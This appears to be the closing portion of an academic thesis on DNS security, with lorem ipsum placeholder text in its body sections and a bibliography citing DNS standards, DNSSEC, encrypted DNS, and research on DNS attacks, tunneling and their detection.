Quisque facilisis erat a dui. Nam malesuada ornare dolor. Cras gravida, diam sit amet rhoncus ornare, erat elit consectetur erat, id egestas pede nibh eget odio. Proin tincidunt, velit vel porta elementum, magna diam molestie sapien, non aliquet massa pede eu diam. Aliquam iaculis. Fusce et ipsum et nulla tristique facilisis. Donec eget sem sit amet ligula viverra gravida. Etiam vehicula urna vel turpis. Suspendisse sagittis ante a urna. Morbi a est quis orci consequat rutrum. Nullam egestas feugiat felis. Integer adipiscing semper ligula. Nunc molestie, nisl sit amet cursus convallis, sapien lectus pretium metus, vitae pretium enim wisi id lectus. Donec vestibulum. Etiam vel nibh. Nulla facilisi. Mauris pharetra. Donec augue. Fusce ultrices, neque id dignissim ultrices, tellus mauris dictum elit, vel lacinia enim metus eu nunc.

Proin at eros non eros adipiscing mollis. Donec semper turpis sed diam. Sed consequat ligula nec tortor. Integer eget sem. Ut vitae enim eu est vehicula gravida. Morbi ipsum ipsum, porta nec, tempor id, auctor vitae, purus. Pellentesque neque. Nulla luctus erat vitae libero. Integer nec enim. Phasellus aliquam enim et tortor. Quisque aliquet, quam elementum condimentum feugiat, tellus odio consectetur wisi, vel nonummy sem neque in elit. Curabitur eleifend wisi iaculis ipsum. Pellentesque habitant morbi tristique senectus et netus et malesuada fames ac turpis egestas. In non velit non ligula laoreet ultrices. Praesent ultricies facilisis nisl. Vivamus luctus elit sit amet mi. Phasellus pellentesque, erat eget elementum volutpat, dolor nisl porta neque, vitae sodales ipsum nibh in ligula. Maecenas mattis pulvinar diam. Curabitur sed leo.

Nulla facilisi. In vel sem. Morbi id urna in diam dignissim feugiat. Proin molestie tortor eu velit. Aliquam erat volutpat. Nullam ultrices, diam tempus vulputate egestas, eros pede varius leo, sed imperdiet lectus est ornare odio. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin consectetur velit in dui. Phasellus wisi purus, interdum vitae, rutrum accumsan, viverra in, velit. Sed enim risus, congue non, tristique in, commodo eu, metus. Aenean tortor mi, imperdiet id, gravida eu, posuere eu, felis. Mauris sollicitudin, turpis in hendrerit sodales, lectus ipsum pellentesque ligula, sit amet scelerisque urna nibh ut arcu. Aliquam in lacus. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia Curae; Nulla placerat aliquam wisi. Mauris viverra odio. Quisque fermentum pulvinar odio. Proin posuere est vitae ligula. Etiam euismod. Cras a eros.

Nunc auctor bibendum eros. Maecenas porta accumsan mauris. Etiam enim enim, elementum sed, bibendum quis, rhoncus non, metus. Fusce neque dolor, adipiscing sed, consectetur et, lacinia sit amet, quam.

## 4.2 System Limitations and Future Work

Aliquam aliquet, est a ullamcorper condimentum, tellus nulla fringilla elit, a iaculis nulla turpis sed wisi. Fusce volutpat. Etiam sodales ante id nunc. Proin ornare dignissim lacus. Nunc porttitor nunc a sem.

Sed sollicitudin velit eu magna. Aliquam erat volutpat. Vivamus ornare est non wisi. Proin vel quam. Vivamus egestas. Nunc tempor diam vehicula mauris. Nullam sapien eros, facilisis vel, eleifend non, auctor dapibus, pede.



# Bibliography

- [1] S. Torabi, A. Boukhtouta, C. Assi, and M. Debbabi, "Detecting internet abuse by analyzing passive dns traffic: A survey of implemented systems," *IEEE Communications Surveys & Tutorials*, vol. 20, no. 4, 2018. [Online]. Available: <https://ieeexplore.ieee.org/document/8391393>
- [2] W. Du, *Computer & Internet Security: A Hands-on Approach*, 2nd ed. Independently published, 2019.
- [3] P. Albitz and C. Liu, *DNS and BIND*, 5th ed. O'Reilly Media, 2006.
- [4] P. Mockapetris, "Domain names - concepts and facilities," RFC Editor, Tech. Rep. RFC 1034, 1987. [Online]. Available: <https://www.rfc-editor.org/rfc/rfc1034>
- [5] —, "Domain names - implementation and specification," RFC Editor, Tech. Rep. RFC 1035, 1987. [Online]. Available: <https://www.rfc-editor.org/rfc/rfc1035>
- [6] Cloudflare. (2025) What is dns? | how dns works. [Online]. Available: <https://www.cloudflare.com/learning/dns/what-is-dns/>
- [7] EfficientIP. (2024) What is dns? | how domain name system works. [Online]. Available: <https://efficientip.com/glossary/what-is-dns/>
- [8] Internet Systems Consortium. Bind 9. [Online]. Available: <https://www.isc.org/bind/>
- [9] D. J. Postel, "Domain Name System Structure and Delegation," RFC 1591, Mar. 1994. [Online]. Available: <https://www.rfc-editor.org/info/rfc1591>
- [10] IBM. (2019) Understanding zones. [Online]. Available: <https://www.ibm.com/docs/en/i/7.4.0?topic=concepts-understanding-zones>
- [11] Bank Info Security. (2025) Mirai botnet pummels internet dns in unprecedented attack. [Online]. Available: <https://www.bankinfosecurity.com/mirai-botnet-pummels-internet-dns-in-unprecedented-attack-a-9477>

- [12] Cloudflare. (2025) What is the mirai botnet? [Online]. Available: <https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/>
- [13] —. (2025) What is dns security? | dnssec. [Online]. Available: <https://www.cloudflare.com/learning/dns/dns-security/>
- [14] DN.org. (2024) The road ahead for dns emerging standards trends and innovations. [Online]. Available: <https://dn.org/the-road-ahead-for-dns-emerging-standards-trends-and-innovations/>
- [15] R. e. a. Arends, “Dns security extensions (dnssec),” RFC Editor, Tech. Rep. RFC 4033, 2005. [Online]. Available: <https://www.rfc-editor.org/rfc/rfc4033>
- [16] E. Osterweil, P. Fotouhi Tehrani, T. C. Schmidt, and M. Wählisch, “From the beginning: Key transitions in the first 15 years of dnssec,” *IEEE Transactions on Network and Service Management*, vol. 19, no. 4, pp. 5265–5283, 2022. [Online]. Available: <https://ieeexplore.ieee.org/document/9845707>
- [17] H. Yang, E. Osterweil, D. Massey, S. Lu, and L. Zhang, “Deploying cryptography in internet-scale systems: A case study on dnssec,” *IEEE Trans. Dependable Secur. Comput.*, 2011. [Online]. Available: <https://doi.org/10.1109/TDSC.2010.10>
- [18] K. V, “Internet standards: Domain name system security extensions (dnssec) standards - an analysis of uptake in the eu,” no. KJ-01-24-085-EN-N (online), 2024. [Online]. Available: <https://publications.jrc.ec.europa.eu/repository/handle/JRC139076>
- [19] D. A. G. Dias, “Internet standards compliance overview of portuguese public domains,” Master of Science Degree in Computer Science and Engineering, Instituto Superior Técnico, Universidade de Lisboa, 05 2024.
- [20] P. E. Hoffman and P. McManus, “DNS Queries over HTTPS (DoH),” RFC 8484, Oct. 2018. [Online]. Available: <https://www.rfc-editor.org/info/rfc8484>
- [21] DN.org. (2025) The development and impact of dns over https on internet privacy and security. [Online]. Available: <https://dn.org/the-development-and-impact-of-dns-over-https-on-internet-privacy-and-security/>
- [22] K. Hynek, D. Vekshin, J. Luxemburk, T. Cejka, and A. Wasicek, “Summary of dns over https abuse,” *IEEE Access*, vol. 10, 2022. [Online]. Available: <https://ieeexplore.ieee.org/document/9775718>
- [23] Cloudflare. (2025) Dns over tls vs. dns over https. [Online]. Available: <https://www.cloudflare.com/learning/dns/dns-over-tls/>

- [24] A. M. Koshy, G. Yellur, H. J. Kammachi, I. V P, R. K. P, M. Moharir, and D. N, "An insight into encrypted dns protocol: Dns over tls," in *2021 4th International Conference on Recent Developments in Control, Automation Power Engineering (RDCAPE)*, 2021, pp. 379–383. [Online]. Available: <https://ieeexplore.ieee.org/document/9633480>
- [25] DN.org. (2024, 12) Dns over https doh vs dns over tls dot privacy and performance. [Online]. Available: <https://dn.org/dns-over-https-doh-vs-dns-over-tls-dot-privacy-and-performance/>
- [26] A. Hounsel, K. Borgolte, P. Schmitt, J. Holland, and N. Feamster, "Comparing the effects of dns, dot, and doh on web performance," in *Proceedings of The Web Conference 2020*, ser. WWW '20. New York, NY, USA: Association for Computing Machinery, 2020, p. 562–572. [Online]. Available: <https://doi.org/10.1145/3366423.3380139>
- [27] DN.org. (2025, 5) Dns-over-https vs dns-over-tls which approach wins on latency. [Online]. Available: <https://dn.org/dns-over-https-vs-dns-over-tls-which-approach-wins-on-latency/>
- [28] C. Huitema, S. Dickinson, and A. Mankin, "DNS over Dedicated QUIC Connections," RFC 9250, May 2022. [Online]. Available: <https://www.rfc-editor.org/info/rfc9250>
- [29] M. Kosek, T. V. Doan, M. Grandearth, and V. Bajpai, "One to rule them all? a first look at dns over quic," in *Passive and Active Measurement: 23rd International Conference, PAM 2022, Virtual Event, March 28–30, 2022, Proceedings*. Berlin, Heidelberg: Springer-Verlag, 2022, p. 537–551. [Online]. Available: [https://doi.org/10.1007/978-3-030-98785-5\\_24](https://doi.org/10.1007/978-3-030-98785-5_24)
- [30] Z. Chen. (2021) Dns rebinding attack: How malicious websites exploit private networks. [Online]. Available: <https://unit42.paloaltonetworks.com/dns-rebinding/>
- [31] Palo Alto Networks. (2025, 5) What is dns rebinding? [examples + protection tips]. [Online]. Available: <https://www.paloaltonetworks.com/cyberpedia/what-is-dns-rebinding>
- [32] X. Luo, L. Wang, Z. Xu, K. Chen, J. Yang, and T. Tian, "A large scale analysis of dns water torture attack," in *Proceedings of the 2018 2nd International Conference on Computer Science and Artificial Intelligence*, ser. CSAI '18. New York, NY, USA: Association for Computing Machinery, 2018, p. 168–173. [Online]. Available: <https://doi.org/10.1145/3297156.3297272>
- [33] Cloudflare. (2025) Dns amplification ddos attack. [Online]. Available: <https://www.cloudflare.com/learning/ddos/dns-amplification-ddos-attack/>
- [34] P. Madeira, "Dealing with dns amplification attacks using response rate limiting," Master's Thesis, Instituto Superior Técnico, Universidade de Lisboa, 2018. [Online]. Available: [https://fenix.tecnico.ulisboa.pt/downloadFile/1689244997259180/pedromadeira\\_70528\\_thesis.pdf](https://fenix.tecnico.ulisboa.pt/downloadFile/1689244997259180/pedromadeira_70528_thesis.pdf)

- [35] NLnet Labs. Unbound: Validating, recursive, caching dns resolver. [Online]. Available: <https://www.nlnetlabs.nl/projects/unbound/about/>
- [36] K. Fujiwara, A. Kato, and W. Kumari, "Aggressive Use of DNSSEC-Validated Cache," RFC 8198, Jul. 2017. [Online]. Available: <https://www.rfc-editor.org/info/rfc8198>
- [37] Cloudflare. (2023) What is anycast dns? [Online]. Available: <https://www.cloudflare.com/learning/dns/what-is-anycast-dns/>
- [38] H. Ichise, Y. Jin, and K. Iida, "Rpz-based suspicious direct outbound dns traffic detection mechanism with adaptive policy updates," *IEEE Access*, vol. 13, pp. 30 694–30 704, 2025.
- [39] Cloudflare. (2025) Dns cache poisoning. [Online]. Available: <https://www.cloudflare.com/learning/dns/dns-cache-poisoning/>
- [40] Secureworks. (2011, 3) Dns cache poisoning - the next generation. [Online]. Available: <https://www.secureworks.com/blog/dns-cache-poisoning>
- [41] Cisco Duo. (2016, 4) The great dns vulnerability of 2008 by dan kaminsky. [Online]. Available: <https://duo.com/blog/the-great-dns-vulnerability-of-2008-by-dan-kaminsky>
- [42] IBM. (2024, 4) What are glue records? [Online]. Available: <https://www.ibm.com/think/topics/glue-records>
- [43] J. Trostle, B. Van Besien, and A. Pujari, "Protecting against DNS cache poisoning attacks," in *2010 6th IEEE Workshop on Secure Network Protocols*, 2010, pp. 25–30. [Online]. Available: <https://ieeexplore.ieee.org/document/5634454>
- [44] T. Chi and P. Sood. (2024, 3) Google public DNS's approach to fight against cache poisoning attacks. [Online]. Available: <https://security.googleblog.com/2024/03/google-public-dnss-approach-to-fight.html>
- [45] Yong Jin 1, Masahiko Tomoishi and Satoshi Matsuura, "Forged cache isolation on dns full-service resolvers and identification of infected end clients," *Proceedings of the WCSE 2022*, 2022. [Online]. Available: <https://www.wcse.org/WCSE%202022/43.pdf>
- [46] Cybersecurity and Infrastructure Security Agency (CISA) - USA. (2025, 04) Fast flux: A national security threat. [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa25-093a>
- [47] T. Holz, C. Gorecki, K. Rieck, and F. Freiling, "Measuring and detecting fast-flux service networks." 01 2008.



- [48] P. Lombardo, S. Saeli, F. Bisio, D. Bernardi, and D. Massa, *Fast Flux Service Network Detection via Data Mining on Passive DNS Traffic*. Springer International Publishing, 2018, p. 463–480. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-99136-8\\_25](http://dx.doi.org/10.1007/978-3-319-99136-8_25)
- [49] Palo Alto Networks. (2025) What is dns tunneling? [Online]. Available: <https://www.paloaltonetworks.com/cyberpedia/what-is-dns-tunneling>
- [50] F. Palau, C. Catania, J. Guerra, S. Garcia, and M. Rigaki, “Dns tunneling: A deep learning based lexicographical detection approach,” 2020. [Online]. Available: <https://arxiv.org/abs/2006.06122>
- [51] Fidelis Security. (2025, 3) Dns tunneling detection and mitigation. [Online]. Available: <https://fidelissecurity.com/threatgeek/learn/dns-tunneling-detection/>
- [52] Snort. Snort: Open source intrusion prevention system. [Online]. Available: <https://www.snort.org/>
- [53] Kryo.se. (2023) iodine: Ip-over-dns, ipv4 over dns tunnel. [Online]. Available: <https://code.kryo.se/iodine/>
- [54] iagox86. (2013, 1) dnscat2: Dns tunnel. [Online]. Available: <https://github.com/iagox86/dnscat2>
- [55] Akamai. (2024, 10) What are domain generation algorithms? [Online]. Available: <https://www.akamai.com/glossary/what-are-dgas>
- [56] TechTarget. (2025, 2) What is a domain generation algorithm (dga)? [Online]. Available: <https://www.techtarget.com/searchsecurity/definition/domain-generation-algorithm-DGA>
- [57] M. A. Ayub, S. Smith, A. Siraj, and P. Tinker, “Domain generating algorithm based malicious domains detection,” in *2021 8th IEEE International Conference on Cyber Security and Cloud Computing (CSCloud)/2021 7th IEEE International Conference on Edge Computing and Scalable Cloud (EdgeCom)*. IEEE, 2021.
- [58] G. Piras, M. Pintor, L. Demetrio, and B. Biggio, “Explaining machine learning dga detectors from dns traffic data,” 2022. [Online]. Available: <https://arxiv.org/abs/2208.05285>
- [59] Extreme Networks. (2020, 1) Monitoring dns nxdomain. [Online]. Available: <https://www.extremenetworks.com/resources/blogs/monitoring-dns-nxdomain>
- [60] S. Akarsh, S. Sriram, P. Poornachandran, V. K. Menon, and K. P. Soman, “Deep learning framework for domain generation algorithms prediction using long short-term memory,” in *2019 5th International Conference on Advanced Computing Communication Systems (ICACCS)*, 2019.
- [61] W. Du, “Seed: Hands-on lab exercises for computer security education,” *IEEE*, pp. 70–73, 2011. [Online]. Available: <https://ieeexplore.ieee.org/document/6029361>

- [62] SEED Labs. (2020) Dns labs. [Online]. Available: [https://seedsecuritylabs.org/Labs\\_20.04/Networking/DNS/](https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/)
- [63] M. J. Kwon, G. Kwak, S. Jun, H.-J. Kim, and H. Y. Lee, "Enriching security education hands-on labs with practical exercises," in *2017 International Conference on Software Security and Assurance (ICSSA)*, 2017. [Online]. Available: <https://ieeexplore.ieee.org/document/8392626>
- [64] T. F. S. Domingues, "Pentesting labs for web security and active directory," Master of Science Degree in Telecommunications and Informatics Engineering, Instituto Superior Técnico, Universidade de Lisboa, 06 2023.

